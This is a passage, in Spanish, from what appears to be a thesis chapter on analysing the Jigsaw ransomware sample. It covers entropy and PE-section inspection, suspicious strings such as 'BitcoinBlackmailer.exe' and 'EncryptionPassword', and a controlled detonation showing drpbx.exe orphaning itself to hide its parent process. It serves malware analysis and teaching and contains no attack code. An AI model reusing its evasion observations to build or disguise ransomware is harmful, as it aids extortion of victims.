


Figura 6.19: Analisis de entropía por secciones (DIE)

La Figura 6.19 no deja lugar a dudas, la muestra se encuentra empaquetada, ya que su valoración de entropía es de 7.67 de forma global. Además, destacan algunas secciones con nombres poco comunes como la segunda (`<X><X>!mmUPp`) que tiene una entropía de casi 8 y un tamaño bastante grande de `0x34400` (213 KB aproximadamente, casi todo el archivo).

Así mismo, la última sección no tiene nombre (cadena vacía) y su tamaño en disco es el mínimo dictado por el alineamiento del fichero, `0x200` (ver Figura 6.20), lo cual hace sospechar de que estas dos secciones tienen algo que ver con la ofuscación.



Figura 6.20: Alineamiento de las secciones en PE (PE Bear)

6.2.1. Analisis del PE

Tras haber analizado el archivo con DIE, en este apartado se estudiará la estructura del PE mediante el uso de la herramienta *PE Bear* con el objetivo de extraer información relevante, como por ejemplo la lista de funciones importadas (véase la Figura 6.21).

En este caso apenas tiene importaciones, tan solo `_CorExeMain`[3] de `mscoree.dll` (que es el *Microsoft .NET Runtime Execution Engine*), el punto de entrada para las aplicaciones .NET administradas. Cuando se inicia un ejecutable de .NET, el cargador de Windows (*Windows Linker* que aparecía en DIE) usa `mscoree.dll` para:

1. Cargar el *Common Language Runtime* (CLR).
2. Configurar el entorno de ejecución para ensamblados .NET.
3. Transicionar el código no administrado a código administrado.




Figura 6.21: Funciones importadas PE

Todas las aplicaciones .NET se basan en `mscoree.dll`, incluso si están ofuscadas o empaquetadas (por ejemplo, con ConfuserEx). El *malware* empaquetado u ofuscado que usa ConfuserEx todavía tiene que enrutarse a través de `mscoree.dll` para cargar el CLR. De tal manera que verificamos que se hace uso del *framework* .NET. Esto es útil para saber que está compilado con .NET y así poder utilizar la herramienta más adecuada (dnSpy o ILspy en vez de IDA).

En cuanto a las secciones, en este caso no ocupan mucho más en memoria que en disco o viceversa, lo cual sería algo a tener en cuenta si la diferencia es muy abultada ya que podría abusarse para cargar código de manera dinámica. Sin embargo, destaca que la sección sin nombre sólo tiene 16 bytes en disco pero se tiene que utilizar una página entera de memoria que son 8192 bytes (`0x2000`).

En relación con lo anterior es interesante destacar que el punto de entrada en el PE corresponde con el comienzo de la sección sin nombre (véase la Figura 6.23).

Además, si observamos los permisos de cada sección, efectivamente la cuarta sección (sin nombre) tiene permisos de lectura y ejecución, lo cual sugiere que quizá esos 16 primeros bytes puedan contener alguna instrucción de salto (veáse la Figura 6.22).

[3] `_CorExeMain` es lo que los archivos PE a menudo hacen referencia como su punto de entrada cuando son aplicaciones .NET administradas

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics
!mmUPp	400	34400	2000	34260	E0000040
>	34800	^	38000	mapped: 36000	rwx
.text	34800	11A00	38000	11878	60000020
.rsrc	46200	800	4A000	650	40000040
.reloc	46A00	200	4C000	C	42000040
>	46C00	^	4E000	mapped: 2000	r--
	46C00	200	4E000	10	60000020
#4	46E00	^	50000	mapped: 2000	r-x

Figura 6.22: Secciones PE (PE Bear)




Figura 6.23: Vista de las secciones en formato físico y virtual con el *Entry Point* (PE Bear)

6.2.2. Strings

Puesto que la muestra se muestra empaquetada realizar una búsqueda de cadenas en todo el fichero puede reportar muchas cadenas inservibles por estar cifradas, así que se limitará la búsqueda a la sección de texto que presumiblemente contiene el código de desempaquetado y poder así intuir su comportamiento y función. Para buscar estas cadenas se puede hacer uso del comando *strings*, FLOSS o del propio PE Bear. Sin embargo, se ha elegido utilizar la herramienta 010 Editor para buscar *strings* en ASCII de longitud mínima 5 caracteres en la sección `.text`.

En los resultados se pueden ver aspectos muy interesantes como lo que parece ser el

nombre original del archivo ejecutable, `BitcoinBlackmailer.exe`, puesto que también apareció en Virus Total. El nombre no deja lugar a dudas de su propósito.




Figura 6.24: Nombre original del ejecutable (010 Editor)

Observando el resto de resultados podemos encontrar lo que parecen ser nombres de funciones y/o constantes que tiene relación con el *ransomware* como `EncryptionFile Extension`, presumiblemente para almacenar la extensión de cifrado, `EncryptionPassword` que puede contener la contraseña de cifrado, distintas rutas de ejecutables tanto temporales como finales, que pueden tener relación con los archivos que mostraba Virus Total (`firefox.exe`, `drpbx.exe`), funciones de eliminación (`DeleteItself`), etc.



Figura 6.25: Nombres de variables y/o funciones interesantes 1 (010 Editor)

A continuación, se muestran, a modo de referencia, más cadenas encontradas sobre lo que parecen ser métodos que usa el *malware* como `GetBitcoinAddress` o `FormGame_`

`FormClosing` que sugiere que se trata de una aplicación de *Windows Forms* que sobrescribe el método de cerrado de un formulario.




Figura 6.26: Nombres de variables y/o funciones interesantes 2 (010 Editor)

También se hacen referencia a lo que parecen ser funciones para el cifrado del sistema de archivos.




Figura 6.27: Funciones sobre el cifrado del sistema de archivos (010 Editor)

Por último, destacar la presencia de las siguientes cadenas que vuelven a sugerir (al igual que Virus Total) que el algoritmo de cifrado es AES (`AesCryptoServiceProvider`)




Figura 6.28: Referencia a AES como proveedor de servicios criptográficos (010 Editor)

6.3. Análisis dinámico básico

En esta sección se pretende realizar un análisis dinámico básico en el que se detone la muestra en el entorno virtual creado anteriormente con el objetivo de observar su comportamiento al infectar un sistema y poder interactuar con el mismo tal y como lo haría la víctima del ataque. En concreto, se busca:

- Monitorizar los procesos del sistema.
- Capturar todo el tráfico de red generado.
- Observar las modificaciones en el registro
- Monitorización del sistema de archivos.
- Obtención rápida de IoCs.

Este tipo de análisis permite identificar fácilmente el funcionamiento del *malware* sin requerir grandes conocimientos de programación o ensamblador ni análisis muy profundos siendo muy buena opción como acercamiento inicial para obtener una visión global del comportamiento de la muestra y así priorizar los esfuerzos en los análisis más avanzados y manuales. Además, se evita la complejidad añadida de desempaquetar la muestra ya que al ejecutarla esta lo hará por sí misma.

No obstante, se tiene el inconveniente de que la muestra va a ser ejecutada realmente por lo que se ha de contar con un entorno bien controlado y se han de extremar las precauciones para evitar posibles problemas.

Para ello se cuenta con el entorno virtual presentado en el Capítulo 3 en el cual se realizó una *snapshot* del sistema sin la presencia del *malware* y con el *malware* descargado (`.ZIP` con contraseña), pero sin ejecutar. Esto es especialmente relevante al trabajar con un *ransomware*, ya que los cambios pueden llegar a ser irreversibles. Además, se eliminaron, elementos como *Microsoft Windows Defender*, *Firewall* y demás ya que aumentan el ruido generado en el sistema al capturar eventos con ciertas herramientas.

Antes de ejecutar la muestra se inicia el servicio InetSim en la máquina REMNux (*gateway*) y se comprueba que la máquina Windows (víctima) está totalmente aislada del exterior (sólo recibe respuestas de servicios en InetSim). También en la máquina REMNux se empieza a capturar tráfico con Wireshark para poder analizar la actividad en red del *malware*.

Finalmente, en la máquina Windows se lanzan las herramientas de análisis y monitorización correspondientes para observar la interacción de la muestra con el sistema. En concreto se han utilizado las siguientes:

- **Regshot**: Tomando una captura del registro antes de la detonación y después para comparar ambas capturas y listar claves y valores modificados, añadidos, eliminados, etc.
- **System Informer** (anteriormente *Process Hacker*): Para monitorizar los procesos y sus propiedades (*handles*, memoria, hilos, *strings*, ...) durante la ejecución de la muestra.

- **Process Explorer**: Para complementar la información de System Informer.
- **Process Monitor**: Para la captura de eventos como la creación y terminación de procesos/hilos, carga de DLLs, accesos a archivos, modificaciones en el registro, actividad de red, etc.
- **Autoruns**: Para visualizar las distintas rutas de autoarranque del registro en búsqueda de entradas sospechosas.

También, al tratarse de un *ransomware* se han preparado algunos archivos extra con distintas extensiones para ver cuales cifra y cuales no y así tener muestras adicionales de ficheros cifrados con distintas características.




Figura 6.29: Muestra de ficheros personales antes del cifrfado

El archivo `contrasena.txt` contiene una línea de texto.

Adicionalmente se han creado archivos de distintos tamaños más grande y más pequeños, por ejemplo de más de 10MB, 100MB, 1GB, con el objetivo de ver como trata a los ficheros de tamaños elevados (ignorándolos, cifrando algunas partes, ...). También se han cambiado la capitalización de las extensiones de algunos archivos, por ejemplo de `.csv` a `.CSV`, para ver si tiene en cuenta la capitalización.

Al finalizar el análisis dinámico se restaura el estado del sistema a una versión estable, no infectada, mediante las *snapshots* de Virtual Box.

6.3.1. Detonación de la muestra

Una vez preparado cuidadosamente el entorno, al hacer doble clic en el archivo ejecutable lo primero que se nos muestra es el cuadro de texto de la Figura 6.30 que nos indica lo siguiente (traducido al español).




Figura 6.30: Modal error tras ejecutar la muestra

> *Felicidades. Tu software ha sido registrado.*
> *Código de confirmación 994759.*
> *Envíanos un correo con el código para activar*
> *tu software. Esto puede tardar hasta 48 horas.*

Al parecer esta muestra se distribuía de forma *troyanizada* haciéndose pasar por algún software de activación.

Tras hacer clic en el modal no parece que ocurra nada, sin embargo, observando el listado de procesos de la Figura 6.31 podemos ver uno nuevo llamado `drpbx.exe` (quizá relacionado con Dropbox) con descripción, eso sí, Firefox.





Figura 6.31: Proceso `drpbx.exe` (System Informer)

Al principio este proceso no parece consumir apenas recursos (CPU, I/O), sin embargo, tras un periodo de tiempo comienza cada vez a consumir más recursos del sistema llegando a poner al sistema en valores bastante elevados (de hasta más de la mitad de CPU y más de 20MB de I/O).

Este aumento de recursos puede deberse a que tras un breve periodo de pausa comience la fase de cifrado de los archivos, por eso el elevado consumo de entrada-salida y CPU.

Además, destaca que este proceso no es hijo de `explorer.exe`, lo cual es extraño ya que la muestra fue lanzada haciendo doble clic en el ejecutable de *jigsaw*. Sin embargo, al haber monitorizado toda la actividad del sistema con Procmon desde la ejecución de la muestra, se puede ver en el apartado de `Process Tree` de la herramienta como el proceso `drpbx.exe` (PID 6248) tuvo como padre al proceso `jigsaw.exe` (PID 5824) y poco después este terminó quedando así huérfano. Esto es una simple técnica para «*esconder*» la ejecución del *malware* y hacerse pasar por un proceso legítimo de tal manera que la relación padre-hijo se pierde (véase la Figura 6.34).



Name	PID	34,52% CPU	13,11 MB/s I/O total rate	1,04 GB Private b...	User name	Description
svchost.exe	4892			2,1 MB		Host Process for Windows S
svchost.exe	1196			3,02 MB		Host Process for Windows S
svchost.exe	6024			2,44 MB		Host Process for Windows S
svchost.exe	5524			3,25 MB		Host Process for Windows S
svchost.exe	4776			2,3 MB		Host Process for Windows S
svchost.exe	3804			1,24 MB		Host Process for Windows S
svchost.exe	880			3,84 MB		Host Process for Windows S
svchost.exe	2316			10,33 MB		Host Process for Windows S
lsass.exe	672			6,07 MB		Local Security Authority Pro
fontdrvhost.exe	808			1,24 MB		Usermode Font Driver Host
csrss.exe	528	0,03		1,86 MB		Client Server Runtime Proce
winlogon.exe	580			2,64 MB		Windows Logon Applicatio
fontdrvhost.exe	800			1,67 MB		Usermode Font Driver Host
dwm.exe	1004	0,18		50,2 MB		Desktop Window Manager
explorer.exe	4904	0,04		73,25 MB	WINDOWS10PRO\IEUser	Windows Explorer
SecurityHealthSystray.exe	6740			1,65 MB	WINDOWS10PRO\IEUser	Windows Security notificati
VBoxTray.exe	6828		56 B/s	2,5 MB	WINDOWS10PRO\IEUser	VirtualBox Guest Additions
ZoomIt64.exe	7036			1,77 MB	WINDOWS10PRO\IEUser	Sysinternals Screen Magnifi
Procmon.exe	4200			6,47 MB	WINDOWS10PRO\IEUser	Process Monitor
Procmon64.exe	6324	1,21	11,36 MB/s	87,51 MB	WINDOWS10PRO\IEUser	Process Monitor
drpbx.exe	6248	13,35	1,64 MB/s	36,59 MB	WINDOWS10PRO\IEUser	Firefox

Figura 6.32: Recursos del sistema tras ejecutar la muestra (System Informer)




Figura 6.33: Relación padre-hijo entre `jigsaw.exe` y `drpbx.exe` (Procmon)

Utilizando System Informer podemos ver las propiedades del ejecutable como la ruta desde la que se ejecutó, línea de comandos utilizada, proceso padre, etc (véase la Figura 6.34).

En este caso parece ser que se ha creado una nueva ruta en el sistema bajo `C:\Users\<User>\AppData\Local\`, en concreto `Drpbx\drpbx.exe`. En la línea de comandos del proceso se puede ver como dicho ejecutable recibe como parámetros de entrada la ruta original del fichero ejecutable *jigsaw* que se ejecutó con doble clic y que por tanto es su padre aunque en la Figura 6.35 aparezca como no existente y el PID 5824.




Figura 6.34: Propiedades de `drpbx.exe` (Sytem Informer)



Figura 6.35: Relación padre-hijo entre `jigsaw.exe` y `drpbx.exe` (System Informer)

Si observamos detenidamente el ejecutable de la ruta desde donde se lanza `drpbx.exe`, podemos ver determinar que se trata de una copia exacta del fichero original de `jigsaw.exe` pues tienen el mismo *hash* (compárese el *hash* SHA256 de la Figura 6.36 con el de la Tabla 6.1) y mismo tamaño.

Nótese como en la Figura 6.36 también se han copiado los metadatos del fichero (e.g. última fecha de modificación).

